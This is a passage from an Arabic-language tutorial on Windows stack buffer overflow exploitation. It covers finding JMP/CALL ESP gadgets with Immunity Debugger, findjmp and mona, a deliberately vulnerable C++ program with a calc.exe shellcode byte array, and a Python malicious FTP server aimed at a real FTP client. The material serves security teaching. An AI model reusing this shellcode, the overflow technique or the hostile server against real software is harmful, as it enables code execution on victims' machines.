-عندنا نقطه تانيه وهي اننا عاوزين نعرف مكان ال **JMP** أو ال **Call** موجوده فين عشان نبتدئ شغل !! ... من ال **Instructions** بتاعك هتفتح ال **Search** عن طريق ال **Immunity Debugger** فأي مكان تختار منه **Right click** **Search for** ومنه **Call** وبعد ذلك مثلا عاوز تبحث عن ال **Command** عشان نعرف مكان ال **Instruction** بتاعنا اللي هو ال **Call ESP** موجود فين فال **Code** بالضبط عشان نزرع بعده ال **Call Payload**



```

00401000    F3          DB F3
00401001    . C3         RETN
00401002    . 8DB426 0000000E LEA ESI, DWORD PTR DS:[ESI]
00401009    . 8DBC27 0000000E LEA EDI, DWORD PTR DS:[EDI]
00401010    . 83E4          Find command
00401013    . 31C0        CALL ESP
00401015    . 66:          Entire block
0040101E    . C705 2C104900 MOV DWORD PTR DS:[49102C],1
00401028    . C705 28104900 MOV DWORD PTR DS:[491028],1
00401032    . C705 24104900 MOV DWORD PTR DS:[491024],1
0040103C    . C705 34104900 MOV DWORD PTR DS:[491034],1
00401046    . 74 68       JE SHORT goodpwd.004010B0
00401048    > A3 08104900 MOV DWORD PTR DS:[491008],EAX

```

Address Hex dump ASCII

-هلاقى قدامنا ال **Call-ESP** اللى هو ال **Instruction** طلعننا فال **Location** قدامنا دا .



-نروح لل **EIP** بتاعنا نبعته لل **Location** اللى متعلم عليه عشان دا اللى هيت زرع ال **EIP** فيه ... ال **Payload** موجود فيه ال **Next line** فالتنفيذ اللى عليه الدور فلما ينفذ السطر ويجي الدور على اللى بعده ال **EIP** بتاعنا هيقوله روح لل **Location** دا .

-عندنا طريقة تانيه عشان نجيب ال **Location** بتاع ال **Call-ESP** أو ال **JMP-ESP** عشان زي مقولنا نزرع فيهم ال **Payload** بتعنا غير اللي ذكرناها فوق بتاعت ال **Search** عشان لو منفعتش معاك ... عندك **Findjmp.exe** عباره عن ملف اسمه ال **Script Tool** هسبهولك مع المحتوى عشان لو احتجت تطبق اللي هقوله ... هتشغله وتقوله يطلعك مثلاً ول يكن كل ال **Instructions** اللي بتحتوى عال **ESP registry**

```
C:\Users\els\Documents>findjmp.exe ntdll.dll esp
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning ntdll.dll for code useable with the esp register
0x778EE50D      jmp esp
0x77959A43      push esp - ret
0x77967AF8      push esp - ret
0x77968EF2      push esp - ret
0x779ACDBE      jmp esp
Finished Scanning ntdll.dll for code useable with the esp register
Found 5 usable addresses
```

-وممكن برضه تستخدم ال **Mona** عشان تجيب ال **Location** بتاع ال **Command** ... زي مالصور هتووضح ... بال **Instructions** دا

**!mona jmp -r esp**

77212ACE	0x77212ace (b+0x00042ace)	: jmp esp   (PAGE_EXECUTE_READ) [KERNELBASE.dll] ASLR:
772181B7	0x772181b7 (b+0x000481b7)	: jmp esp   (PAGE_EXECUTE_READ) [KERNELBASE.dll] ASLR:
772201D6	0x772201d6 (b+0x000501d6)	: jmp esp   (PAGE_EXECUTE_READ) [KERNELBASE.dll] ASLR:
7722DE91	0x7722de91 (b+0x0005de91)	: jmp esp   (PAGE_EXECUTE_READ) [KERNELBASE.dll] ASLR:
77267D3B	0x77267d3b (b+0x00097d3b)	: jmp esp   asciiprint,ascii (PAGE_EXECUTE_READ) [KERNE
74EC6DC7	0x74ec6dc7 (b+0x00016dc7)	: call esp   (PAGE_EXECUTE_READ) [KERNEL32.DLL] ASLR:
771FE1B5	0x771fe1b5 (b+0x0002e1b5)	: call esp   (PAGE_EXECUTE_READ) [KERNELBASE.dll] ASLR
7725A821	0x7725a821 (b+0x0008a821)	: call esp   (PAGE_EXECUTE_READ) [KERNELBASE.dll] ASLR
Found a total of 8 pointers		

-كدا كل حاجه عندنا جاهزة زي منتا شايف عالتتنفيذ ...

Address=77267D3B Message= 0x77267d3b (b+0x00097d3b) : jmp esp | asciiprint

-طب هنجیب ال **Payload** منین عشان نزرعه فال  
بتعن... عندا **CPP Script** جاهز برضه عباره عن ملف **Shellcode**  
مع الشرح اسمه ... **goodpwd\_with\_BOF** ... تعالی نشوف  
محتوياته .


```

1 #include <iostream>
2 #include <cstring>
3
4
5 int bf_overflow(char *str){
6     char buffer[10]; //our buffer
7     strcpy(buffer,str); //the vulnerable command
8     return 0;
9 }
10
11 int good_password(){ // a function which is never executed
12     printf("Valid password supplied\n");
13     printf("This is good_password function \n");
14 }
15
16 int main(int argc, char *argv[])
17 {
18     int password=0; // controls whether password is valid or not
19     printf("You are in goodpwd.exe now\n");
20
21     char junkbytes[50]; //Junk bytes before reaching the EIP
22     memset(junkbytes,0x41,22);
23
24     char eip[] = "\x3B\x7D\x26\x77"; //Shellcode that follows the EIP - this calls calc.exe
25     char shellcode[] = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xdb\x64\x8b\x70\x50\x6b\x7f"
26     "\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
27     "\x75\xf2\x89\xc7\x03\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01"
28     "\xc7\x89\xdd\x8b\x34\xaf\x01\xc6\x45\x81\x3e\x43\x72\x65\x61\x75"
29     "\xf2\x81\x7e\x08\x6f\x63\x65\x73\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
30     "\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
31     "\xb1\xff\x53\xe2\xfd\x68\x63\x61\x6c\x63\x89\xe2\x52\x52\x53\x53"
32     "\x53\x53\x53\x53\x52\x53\xff\xd7";
33
34
35     char command[2000];
36     strcat(command, junkbytes);
37     strcat(command, eip);
38
39 }

```

-هتلاقي ال **Payload** عندا هنا متمثل فال **Calc.exe** ومحتواه  
قد امك زي منتا شايف تقدر تشيلها وتحط مكانها اي **Payload** تاني  
 عندك تستخدمه .

-تعالی نشوف شکل ال **Stack** بعد معملنا **Exploitation** لـ **Payload**  
بتعن عامله ازاي عشان الصورة تثبت معانا .



-22 -أول حاجه بيقولك انت قعدت تدخل Junk Data اللي هما ال byte اللي اتفقنا عليهم قبل كدا ... وبعد كدا هتلقي ال Location بتعنا اللي هو ال JMP-ESP وجهاً لـ Instruction اللي فيه ال Location بتعنا اللي زرعناه فال Shell Code عشان يتنفذ.

-ودا برضه شكل ال Immunity Debugger من جوا وهو بينفذ العملية دي .

Address	Hex dump	ASCII
00482000	0A 00 00 00 FF 00 00 00	....
00482008	FF FF FF FF FF FF FF FF	
00482010	40 F8 47 00 02 00 00 00	@°G.
00482018	FF FF FF FF 18 00 00 00	
00482020	6B FF FF FF 68 00 00 00	k
00482028	01 00 00 00 00 00 00 00	@...

Address	Hex dump	ASCII
00482000	0A 00 00 00 FF 00 00 00	....
00482008	FF FF FF FF FF FF FF FF	
00482010	40 F8 47 00 02 00 00 00	@°G.
00482018	FF FF FF FF 18 00 00 00	
00482020	6B FF FF FF 68 00 00 00	k
00482028	01 00 00 00 00 00 00 00	@...


Address	Hex dump	ASCII
0028F97F	^77 90	JA SHORT 0028F911
0028F981	90	NOP
0028F982	90	NOP
0028F983	90	NOP
0028F984	90	NOP
0028F985	90	NOP
0028F986	90	NOP
0028F987	90	NOP
0028F988	31DB	XOR EBX, EBX
0028F98A	64:8B7B 31	MOV EDI, DWORD PTR FS:[EBX+30]
0028F98E	8B7F 0C	MOV EDI, DWORD PTR DS:[EDI+C]
0028F991	8B7F 1C	MOV EDI, DWORD PTR DS:[EDI+1C]
0028F994	8B47 08	MOV EAX, DWORD PTR DS:[EDI+8]
0028F997	8B77 20	MOV ESI, DWORD PTR DS:[EDI+20]
0028F99A	8B3F	MOV EDI, DWORD PTR DS:[EDI]
0028F99C	807E 0C 3:	CMP BYTE PTR DS:[ESI+C], 33
0028F9A0	^75 F2	JNZ SHORT 0028F994
0028F9A2	89C7	MOV EDI, EAX
0028F9A4	0378 3C	ADD EDI, DWORD PTR DS:[EAX+3C]
0028F9A7	8B57 78	MOV EDX, DWORD PTR DS:[EDI+78]

```

0028F97F ^77 90      JA SHORT 0028F911
0028F981 90          NOP
0028F982 90          NOP
0028F983 90          NOP
0028F984 90          NOP
0028F985 90          NOP
0028F986 90          NOP
0028F987 90          NOP
0028F988 31DB        XOR EBX,EBX
0028F98A 64:8B7B 3C  MOV EDI,DWORD PTR FS:[EBX+30]
0028F98E 8B7F 0C      MOV EDI,DWORD PTR DS:[EDI+C]
0028F991 8B7F 1C      MOV EDI,DWORD PTR DS:[EDI+1C]
0028F994 8B47 08      MOV EAX,DWORD PTR DS:[EDI+8]
0028F997 8B77 20      MOV ESI,DWORD PTR DS:[EDI+20]
0028F99A 8B3F        MOV EDI,DWORD PTR DS:[EDI]
0028F99C 807E 0C 3C   CMP BYTE PTR DS:[ESI+C],33
0028F9A0 ^75 F2      JNZ SHORT 0028F994
0028F9A2 89C7        MOV EDI,EAX
0028F9A4 0378 3C      ADD EDI,DWORD PTR DS:[EAX+3C]
0028F9A7 8B57 78      MOV EDX,DWORD PTR DS:[EDI+78]

```

-ولو ال **Attack** بتعنا اتنفذ ونجح بالفعل هتلاقي ال **Calc** فتح قدامك  
بالشكل دا لأن ال **APP** بتعنا بالفعل **Exploit** بال **Vulnerability** فاحنا استغلينا ال **Buffer\_Overflow**  
نرزع فيها ال **Payload** بتعنا ويتنفذ مع ال **APP**.



-دا يوضح لك ان ال **APP** اللي قدامك دا انه مصاب بال **Buffer Overflow** اللي هو ال **goodpwd.exe** اللي احنا متفقين عليه من الأول وال **Exploit** بتعتنا هنا انا قدرنا نشغل ال **Shellcode** ودا اللي بيخلينا نعمل **Run** لبرنامج ال **Calc.exe** اللي هو الأله الحاسبه وخد بالك دا كله بيتنفذ فال **Windows 8** وكمان طافيين عليها كل ال **Security features** ضد النوع دا من ال **Attack Protection** ... طب احنا عرفنا ال **Buffer overflow** ليه !؟ عشان لو عاوز تطبقها على ال **Network** تعمل **Network** عال **Network**

-وال **Buffer overflow** مازالت موجوده فالأنظمة الجديدة ولكن بأحتماليه ضعيفه لأن الأنظمه الجديدة بقت عندها **Technique's** زى ال **ASLR** أو ال **DEP** اللي بتقدر تعمل **Memory protection** والنقط دى هنتكلم عليهم بالتفصيل فجزء ال **Security Implementations** اللي جي قدام لا تقلق كل حاجه بوقتها وبدورها ان شاء الله .

---

### 3.4 Exploiting Real-world Buffer overflow:

-عندا هنا برنامج حقيقي مصاب بال **Buffer Overflow** هنطبق عليه الفكره كامله ونعمل **Shell code** لـ **Exploit** بتعدنا ونطبق كل اللي اتكلمنا عليه فلى فات بشكل حقيقي ودا اللي هتشوفه فأغلب السيناريوهات اللي هتقابلك ... عندا برنامج اسمه ال **FTP-Client** ودا كان في فتره من الفترات بنستخدمه عشان نعمل **Connection** بال **FTP-Server** عشان لو عاوز تعمل **Share** لـ **Files** معينه عال **Clients** كنا بنستخدم ال **APP** دا عشان ال **Network** دي تعرف تتصل بال **Server** عن طريقه وتم العمليه ولكن ال **APP** دا اللي هو اسمه كامل ال **Electric Soft FTP Client** تقدر تنزله عندك على ال **Windows 10** بس هو مشهور بأنه مصاب بال **Buffer Overflow** فأحنا هنستخدمه فالتطبيق عال **Overflow** ودا برنامج حقيقي كان موجود زى مقولنا ... فالسيناريو اللي هنحاكيه تفصيلي دا بالفعل كان موجود في فتره من الفترات بشكل واقعي ... الفكره اللي هنشوفها من خلال ال **APP** اننا احنا ك **client** لما نيجي نبعث لـ **FTP Request** الـ **Server** ويرض علينا بال **Response** ومعاهها رساله ال **Banner** اللي هي الترحيب يعني **هلاقى ال Buffer response** اللي بيجي فال **Banner** حجم ال **response** بتاعه كبير فال **APP** بتعدنا ميتحملش الكلام دا فيحصله ال ... **Crash**

-ومن هنا يجي ال **Buffer Overflow** ودا اللي هنشوفه مع بعض بالتفصيل من خلال الشرح التفصيلي للجزء دا خليك معايا للأخر والمعلومه هتوصلك بشكل مفصل ان شاء الله .

-عندنا ال **Buffer Overflow** مصاب بال **FTP-client** زي مقولنا فلما يجي ال **Client** يعمل **Connection** بال **Server** أكيد هيستقبل **Banner** اللي هي رساله الترحيب من ال **Server** بعد ال **Banner** وال **Request** ... لو ال **Banner** دا حجمه كبير عال **Client** الخاصه بال **Buffer** هتلاقيه يعمله **Crash** ويسبب ال **Buffer Overflow** من ال **Server** دي هتكون عباره عن **Python Code** حجمها كبير زي مقولنا عشان يفوق حجم ال **Client** اللي عند ال **Server** ويسبب ال **Crash** ودا هنشوفه قدام ونهنحل الكود مع بعض واحنا ك **FTP** قاصدين اننا نعمل كدا مع ال **Client** عشان نسبله ال **Server** وهو دا اللي كان بيحصل بشكل حقيقي . **APP**

-بس احنا مش غرضنا فقط اننا نعمل ال **Crash** بس زي مقولنا قبل كدا لاء احنا عاززين نعمل ال **APP** لـ **Crash** وكمان نخليه يشغل ال **APP** الثاني من خلال ال **Buffer** اللي هيستغل ال **APP** **FTP- Client** عند ال **Target** **Overflow** ويشغلنا **APP** تاني زي مثلا ال **Notepad.exe** ... ويظل ال **APP** بتعنا اللي هو ال **Electric Soft FTP Client** مثال نموذجي لو حابب تطور ال **Skills** بتعنك من حيث التطبيق العملى على ثغره ال **Technique** ... طب ال **Buffer Overflow** نطبقه مش هينفع نطبقه على ال **Windows 8,10** وغيره لأن ال **Security implementation** بتعمهم بتعنك اساسا انك تلعب أو تغير فال **Memory** الخاص بال **Address**

-وبتحمي نفسها عن طريق ال **DEP** وال **ASLR** وغيره من ال **Techniques** اللي هن Shawfها بعد كدا مع بعض فعشان نطبق الكلام دا يلزمـنا **Windows XP** لـ **Disable** ... وممكن تعمل انت **Techniques** الخاصـه بال **Security Features** دي وتطبق ال **Windows 7** وهـتـنـفـعـ مـعـكـ عـادـيـ عنـ طـرـيقـ الـ **Registry** هـتـدـخـلـ تـعـدـلـ فـمـلـفـاتـ كـتـيرـ لـحدـ متـوـصـلـ انـكـ تـعـدـلـ فـمـلـفـاتـ الـ **Buffer** وـتـعـطـلـهـمـ وـسـاعـتـهـاـ هـتـقـدرـ تـطـبـقـ الـ **DEP , ASLR** زـيـ مـقـولـنـاـ ...ـ انـماـ **Overflow** انـكـ تـعـدـلـ فـالـمـلـفـاتـ دـيـ اـسـاسـاـ فـمـشـ هـتـعـرـفـ تـلـعـبـ فالـ **Security Implementation** بـتـعـتـهـمـ خـالـصـ فـمـتـوـجـعـشـ دـمـاغـكـ اـنـتـ كـدـ كـدـ عـاـوزـ تـفـهـمـ الـفـكـرـهـ وـتـطـبـقـهاـ بـسـ فـخـلـيـكـ فالـ **Windows XP** عـشـانـ مـتـقـابـلـشـ مشـاـكـلـ كـتـيرـ .

-طبعـاـ هـتـنـزـلـ نـسـخـهـ **Virtual box** فالـ **Windows XP** عـندـكـ اوـ ايـ نـظـامـ وـهـمـيـ أـخـرـ تـنـزـلـهـاـ وـتـبـدـءـ تـعـمـلـ الـ **Real Scenario** بـتـاعـكـ عـلـيـهـاـ وـدـاـ أـفـضـلـ شـيـءـ ...ـ وـتـنـزـلـ عـلـيـهـاـ الـ **Tools** بـتـعـتـكـ بالـ **Scripts** اللي هـتـسـتـخـدـمـهـاـ فـشـغـلـكـ عـشـانـ لوـ اـحـتـاجـتـ حاجـهـ تـلـاقـيـهـاـ .



-عندنا أسكريبت **python** الخاص بال **FTP-Server** ودا محتواه .

```
1  #!/usr/bin/python
2
3  from socket import *
4
5  payload = "Here we will insert the payload"
6
7  s = socket(AF_INET, SOCK_STREAM)
8  s.bind(("0.0.0.0", 21))
9  s.listen(1)
10 print "[+] Listening on [FTP] 21"
11 c, addr = s.accept()
12
13 print "[+] Connection accepted from: %s" % (addr[0])
14
15 c.send("220 "+payload+"\r\n")
16 c.recv(1024)
17 c.close()
18 print "[+] Client exploited !! quitting"
19 s.close()
20
```

-احنا الجهاز بتعنا دا عازين نشغله ك **FTP-Server** تمام كدا ... دا بيجيله ال **FTP-client** من ال **Request** على ال **IP** وال **Port** الخاصين بال **Server** ... ال **IP** وال **Port** مع بعض اللي قولنا عليهم دول هنطلق عليهم اسم ال **Socket** اللي هتلacieh قدامك فال **Script** .

-فأحنا هنا من خلال ال **Command** اللي هو **Import** هنعمل استدعاء لل **Socket library** اللي ذكرناها ... وبعد كدا عرفنا ال **Payload** بتعنا بالاسم اللي قدامك دا ... ال **Payload** **Client Request** بتعنا الى هنرد بيه على ال **Banner** اللي هو حجمه كبير عشان يسبب ال **Overflow** لل **Buffer** الخاصه بال **Client** ... وبرضه اللي هيكون فيه ال **Shell code** بتعنا اللي هيكل ال **Attack** زى مقولنا ... بس هنا فالمثال مفيش **Payload** معانا بس دا المكان اللي هترفق فيه ال **Shell code** بتاعك للمعرفه يعني ... وبعد كدا بتعرفه تفاصيل ال **Socket** اللي هو ال **IP** وال **Port** اللي هيجي عليهم الاتصال اللي هو تفاصيل ال **Socket** ... اللي هيجي يجي على **port 21** الخاص بال **FTP** من أي **IP** اللي هو مش محدد **IP** معين يكون **Specific** يجي من ال **0.0.0.0** . **Server** اللي هو ال **Client** يروح لل **Source**

- يبقا بال اختصر ال **Script** دا الغرض منه التالى ... عندنا **Server** و عندنا **Client Request** من **Server** ما على **21 Port** فأول متسلم ال **Request** ي ترض عال دا و تقوله ال **Client** + **220** الرساله بتعتنا اللي فيها ال **Payload** بتعنا اللي لسه هنحطه فالمكان اللي قولنا عليه فوق المتغير الخاص بال **Payload** ودا هنعمله فالخطوة الجايه ... ولو ال **Client** مرضش عليك برسايل تاني انت ك **Server** تفهم ان ال **Client** دا حصله **Crash** ف ساعتها انت ك **Server** طلع رساله عالشاشة أكتب فيها ان ال **Client Exploited** ... انما يعم ال لو ال **Client Server** انه محصلهوش **Crash** ولا حاجه ... يبقا دا ال **Script** اللي هنشغلوه اللي هيشتغل ك **FTP\_Server** عندنا .

- يبقا احنا كدا جهزنا ال **FTP Server** بتعنا اللي هيستقبل اتصال من ال **FTP Client** . **Buffer Overflow** المصايب بال

```

#!/usr/bin/python

from socket import *

payload = "Here we will insert t

s = socket(AF_INET, SOCK_STREAM)
s.bind(("0.0.0.0", 21))
s.listen(1)
print "[+] Listening on [FTP] 21
c, addr = s.accept()

print "[+] Connection accepted f
c.send("220 " + payload + "\r\n")
c.recv(1024)
c.close()
print "[+] Client exploited !! q
s.close()

```


- شغلنا ال **Script** بتعنا اللي بيمثل ال **FTP Server** وهو دلوقتي . **FTP Client** و مستنى يجيده اتصال من ال **Listening**

-تعالى بقا نعمل ال **Payload** بتعدنا اللي هنسخدمه عشان نكتشف رقم ال **Offset** بتعدنا اللي هو ال رقم ال **EIP** بتعدنا .

